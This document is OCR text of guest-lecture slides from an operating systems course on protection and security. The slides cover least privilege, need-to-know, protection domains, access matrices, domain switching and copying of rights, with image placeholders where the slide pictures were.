Security and Protection

CMPE/CISC 324 – Operating Systems

Paul Allison – Guest Lecture

Today’s Agenda

- Protection and Security
  - What is protection and security?
  - Why should we, as Computer Scientists, care?
  - Really interesting research into user authentication.

- Feel free to stop me to ask questions as we go!

Protection and Security

What is Protection?

- “Protection is provided by a mechanism that controls the access of programs, processes or users to the resources defined by a computer system” (Galvin, Gagne, Silberschatz, 2013)
- A computer system is a collection of processes, hardware objects and software objects.

What is Protection?

- Processes in an operating system must be **protected** from each other's activities.
- Why do we need protection?
  - Prevent violation of access restriction by a user.
  - Detecting latent errors at interfaces between component subsystems.
  - Enforcement of policies governing resource use.

Principles of Protection

- Processes should only be allowed to access…
  - Resources for which it has authorization.
  - Resources that it currently needs to complete its task.

Principles of Protection

- **Principle of least privilege** (POLP).
- A given user should only be able to access the information and resources he or she requires for legitimate reasons.
- Processes, users or programs should have the ***least authority possible to perform its job***.
- In terms of people, give users the lowest user rights required.
- A compromise would cause the **minimum damage** possible.


Principles of Protection

- **Need-to-Know Principle**
- A process should only be able to access the resources it **currently needs** to complete its task.
- For instance, *process p* invokes *procedure A()*. What should *procedure A()* be able to access?
  - It should only be able to access **its own variables** and the variables passed to it as **parameters**.
  - It should not be able to access all variables of process p.

Domain of Protection

- Computer systems are collections of process and objects.
- Objects:
  - Hardware (CPU, Printers, Disks, Memory Segments)
  - Software (Files, Programs, Semaphores)
- Each object has a unique name.
- Possible operations depend on the object.
  - CPU – We can only execute.
  - Memory Segments – We can read and write.


Protection Domain



Access Rights – Operations that can be performed on the object.

Domain – Set of access rights.


Protection Domain



Access Rights – Operations that can be performed on the object.

Domain – Set of access rights.


Protection Domain


Objects
Domain
D_1
$< O_3, \{\text{read, write}\} >$
$< O_1, \{\text{read, write}\} >$
$< O_2, \{\text{execute}\} >$
D_2
$< O_2, \{\text{write}\} >$
$< O_4, \{\text{print}\} >$
D_3
$< O_1, \{\text{execute}\} >$
$< O_3, \{\text{read}\} >$

Access Rights – Operations that can be performed on the object.

Domain – Set of access rights.

Protection Domain




Access Rights – Operations that can be performed on the object.


Domain – Set of access rights.

Protection Domain

- A process operates within a protection domain.



Access Matrices




object domain	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Domain Switching


- **Static:** Set of resources available to a process is fixed.
- **Dynamic:** Processes can switch from one domain to another.
  - Sometimes, a process may need read access in one phase and write access in another.

Domain Switching




object domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

Copying Rights



object domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute		


(a)



object domain	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute	read	


(b)

Adding and Removing Rights



object domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		read* owner	read* owner write
D_3	execute		

(a)



object domain	F_1	F_2	F_3
D_1	owner execute		write
D_2		owner read* write*	read* owner write
D_3		write	write

(b)

Implementing Access Matrices

- Global Table
- Access Lists for Objects
- Capability Lists for Domains

Global Table

- Global table consisting of a set of ordered triples

